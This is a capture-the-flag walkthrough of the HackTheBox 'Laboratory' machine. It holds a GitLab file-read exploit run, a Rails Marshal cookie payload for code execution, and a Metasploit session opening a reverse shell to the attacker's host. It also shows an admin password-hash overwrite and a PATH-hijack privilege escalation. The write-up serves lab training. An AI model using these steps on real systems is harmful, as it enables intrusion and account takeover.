
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 14:41 IST
Nmap scan report for 10.10.10.216
Host is up (0.26s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-title: Did not follow redirect to https://laboratory.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.16 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


2) Checked the website




3) Checked the another subdomain



4) Found a project in gitlab





Vulnerability Assessment

1) The gitlab version is vulnerable to arbitrary file read
https://github.com/anjai94/gitlab-file-read-exploit/blob/main/exploitv3.py

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/lab]
└─$ python3 exploit.py
you are logedin
project Anshajanth1 was created.
project Anshajanth2 was created.
issue was created
issue was moved
Reading internal file....
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

2) Found a method to get rce

vakzz posted a comment. March 24, 2020, 6:07am UTC

Thanks for the triage payment and for the updates!

It's possible to turn this into an RCE as the `cookies_serializer` is set to `:hybrid` by default.

The can be done by first grabbing the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` using the arbitrary file read and then use the `experimentation_subject_id` cookie with a Marshalled payload.

A payload can be generated by changing your own gitlab instances `secret_key_base` to match, then running the following in a `rails console`

Code 398 Bytes — Unwrap lines Copy Download

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result",
ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

Then send this cookie to the server:

Exploitation

1) Got rce with metasploit

```
vhost => gitlab.laboratory.htb
msf6 exploit(multi/http/gitlab_file_read_rce) > set vhost git.laboratory.htb
vhost => git.laboratory.htb
msf6 exploit(multi/http/gitlab_file_read_rce) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf6 exploit(multi/http/gitlab_file_read_rce) > set rport 443
rport => 443
msf6 exploit(multi/http/gitlab_file_read_rce) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Msf::OptionValidateError The following options failed to validate: USERNAME, PASSWORD.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/gitlab_file_read_rce) > set username hacker
username => hacker
msf6 exploit(multi/http/gitlab_file_read_rce) > set password password
password => password
msf6 exploit(multi/http/gitlab_file_read_rce) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
[*] Logged in to user hacker
[*] Created project /hacker/AlN0ISV3
[*] Created project /hacker/yXX5ssqs
[*] Created issue /hacker/AlN0ISV3/issues/1
[*] Executing arbitrary file load
[+] File saved as: '/home/vigneswar/.msf4/loot/20240727155510_default_10.10.10.216_gitlab.secrets_250163.txt'
[+] Extracted secret_key_base 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137
b3
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file read
[*] Attempting to delete project /hacker/AlN0ISV3
[*] Deleted project /hacker/AlN0ISV3
[*] Attempting to delete project /hacker/yXX5ssqs
[*] Deleted project /hacker/yXX5ssqs
[*] Command shell session 1 opened (10.10.14.3:4444 -> 10.10.10.216:39542) at 2024-07-27 15:55:24 +0530

whoami
git
```


2) Found user password hash
https://docs.gitlab.com/ee/administration/operations/rails_console.html#starting-a-rails-console-session

```
=> {"id"=>1, "email"=>"admin@example.com", "encrypted_password"=>"$2a$10$YqNpT9IdQm9tlE3SS/uYWOsrH1Fblb/jiM62XVB.WzDLTJNoC0/im", "reset_password_token"=>nil
, "reset_password_sent_at"=>nil, "remember_created_at"=>nil, "sign_in_count"=>8, "current_sign_in_at"=>Tue, 20 Oct 2020 18:39:24 UTC +00:00, "last_sign_in_a
t"=>Fri, 28 Aug 2020 15:15:09 UTC +00:00, "current_sign_in_ip"=>"172.17.0.1", "last_sign_in_ip"=>"172.17.0.1", "created_at"=>Thu, 02 Jul 2020 18:02:18 UTC +
00:00, "updated_at"=>Tue, 20 Oct 2020 18:39:24 UTC +00:00, "name"=>"Dexter McPherson", "admin"=>true, "projects_limit"=>100000, "skype"=>"", "linkedin"=>"",
 "twitter"=>"", "bio"=>"", "failed_attempts"=>0, "locked_at"=>nil, "username"=>"dexter", "can_create_group"=>true, "can_create_team"=>false, "state"=>"activ
e", "color_scheme_id"=>1, "password_expires_at"=>nil, "created_by_id"=>nil, "last_credential_check_at"=>nil, "avatar"=>"avatar.png", "confirmation_token"=>"
6nEdboVbdcGyZmgaJ-ym", "confirmed_at"=>Thu, 02 Jul 2020 18:02:18 UTC +00:00, "confirmation_sent_at"=>Thu, 02 Jul 2020 18:37:11 UTC +00:00, "unconfirmed_emai
l"=>"dexter@laboratory.htb", "hide_no_ssh_key"=>false, "website_url"=>"", "admin_email_unsubscribed_at"=>nil, "notification_email"=>"admin@example.com", "hi
de_no_password"=>false, "password_automatically_set"=>false, "location"=>"", "encrypted_otp_secret"=>nil, "encrypted_otp_secret_iv"=>nil, "encrypted_otp_sec
ret_salt"=>nil, "otp_required_for_login"=>false, "otp_backup_codes"=>nil, "public_email"=>"", "dashboard"=>"projects", "project_view"=>"files", "consumed_ti
mestep"=>nil, "layout"=>"fixed", "hide_project_limit"=>false, "note"=>nil, "unlock_token"=>nil, "otp_grace_period_started_at"=>nil, "external"=>false, "inco
ming_email_token"=>"bonf6hqghs7dp26rjj6f3w2w4", "organization"=>"", "auditor"=>false, "require_two_factor_authentication_from_group"=>false, "two_factor_gra
ce_period"=>48, "ghost"=>nil, "last_activity_on"=>Tue, 20 Oct 2020, "notified_of_own_activity"=>false, "preferred_language"=>"en", "email_opted_in"=>nil, "e
mail_opted_in_ip"=>nil, "email_opted_in_source_id"=>nil, "email_opted_in_at"=>nil, "theme_id"=>1, "accepted_term_id"=>nil, "feed_token"=>"RvtN2a2xGmyx2-fFL4
T4", "private_profile"=>false, "roadmap_layout"=>nil, "include_private_contributions"=>false, "commit_email"=>nil, "group_view"=>nil, "managing_group_id"=>n
il, "bot_type"=>nil, "first_name"=>nil, "last_name"=>nil, "static_object_token"=>nil, "role"=>"systems_administrator", "otp_secret"=>nil}
irb(main):014:0>
```


3) Changed the password

```
=> #<User id:1 @dexter>
irb(main):021:0> user = User.find_by(username: 'dexter')
=> #<User id:1 @dexter>
irb(main):022:0> user.encrypted_password = '$2a$10$ii/G1O74QV71U/k9RwVvieSkjOrgiZfLFdsCwVZdxgDC/IbBjxYey'
=> "$2a$10$ii/G1O74QV71U/k9RwVvieSkjOrgiZfLFdsCwVZdxgDC/IbBjxYey"
irb(main):023:0> user.save
Enqueued ActionMailer::DeliveryJob (Job ID: 7330786c-ec5d-4c13-baf8-7e5fa1285afb) to Sidekiq(mailers) with arguments: "DeviseMailer", "password_change", "de
liver_now", #<GlobalID:0x00007f2fadd54e20 @uri=#<URI::GID gid://gitlab/User/1>>
=> true
irb(main):024:0> user.encrypted_password
=> "$2a$10$ii/G1O74QV71U/k9RwVvieSkjOrgiZfLFdsCwVZdxgDC/IbBjxYey"
irb(main):025:0>
```

4) Found a confidential project



5) Found ssh key



6) Logged in as dexter

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/lab]
└─$ ssh dexter@laboratory.htb -i id_rsa
dexter@laboratory:~$ whoami
dexter
dexter@laboratory:~$
```

Privilege Escalation

1) Found suid bit set binary

```
dexter@laboratory:~$ ls /usr/local/bin/docker-security -al
-rwsr-xr-x 1 root dexter 16720 Aug 28  2020 /usr/local/bin/docker-security
dexter@laboratory:~$
```


2) Checked the decompiled code

Decompile: main - (docker-security)

```
1
2  void main(void)
3
4  {
5    setuid(0);
6    setgid(0);
7    system("chmod 700 /usr/bin/docker");
8    system("chmod 660 /var/run/docker.sock");
9    return;
10 }
11
```

It calls chmod without absolute path

3) Exploited it to get flag


dexter@laboratory:~$ ls
chmod docker-security linpeas.sh user.txt
dexter@laboratory:~$ cat chmod
#!/bin/sh
cat /root/root.txt
dexter@laboratory:~$ /usr/local/bin/docker-security
d44e77d2302f86341626a04a4a88785d
d44e77d2302f86341626a04a4a88785d
dexter@laboratory:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:~$